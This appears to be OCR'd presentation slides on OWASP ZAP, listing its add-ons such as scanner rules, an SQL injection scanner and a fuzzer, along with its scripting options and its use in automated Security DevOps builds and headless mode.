


Add-ons

Name	Description	Update	
Active scanner rules	The release quality Active Scanner rules		☐
Advanced SQLInjection Scanner	An advanced active injection bundle for SQLi (derived by SQLMap)		✓
AdvFuzzer	Advanced fuzzer for manual testing		☐
Ajax Spider	Allows you to spider sites that make heavy use of JavaScript using ...		☐
Context Alert Filters	Allows you to automate the changing of alert risk levels.		☐
Core Language Files	Translations of the core language files		☐
Diff	Displays a dialog showing the differences between 2 requests or r...		☐
Directory List v1.0	List of directory names to be used with "Forced Browse" add-on.		☐
Forced Browse	Forced browsing of files and directories using code from the OWAS...		☐
Getting Started with ZAP Guide	A short Getting Started with ZAP Guide		☐
Help - English	English (master) version of the ZAP help file.		☐
Invoke Applications	Invoke external applications passing context related information s...		☐
Online menus	ZAP Online menu items		☐
Passive scanner rules	The release quality Passive Scanner rules		☐
Quick Start	Provides a tab which allows you to quickly test a target application		☐
Reveal	Show hidden fields and enable disabled fields		☐
Save Raw Message	Allows to save content of HTTP messages as binary		☐
Script Console	Supports all JSR 223 scripting languages		☐
Selenium	WebDriver provider and includes HtmlUnit browser		☐
Tips and Tricks	Display ZAP Tips and Tricks		☐

Scripting possibilities

- Custom authentication scripts, input vector scripts, scan rules, etc.




Automation (Security DevOps)

Running ZAP scans **within the build**


ZAP features relevant for **Security DevOps**

- **Headless** operation mode / daemon
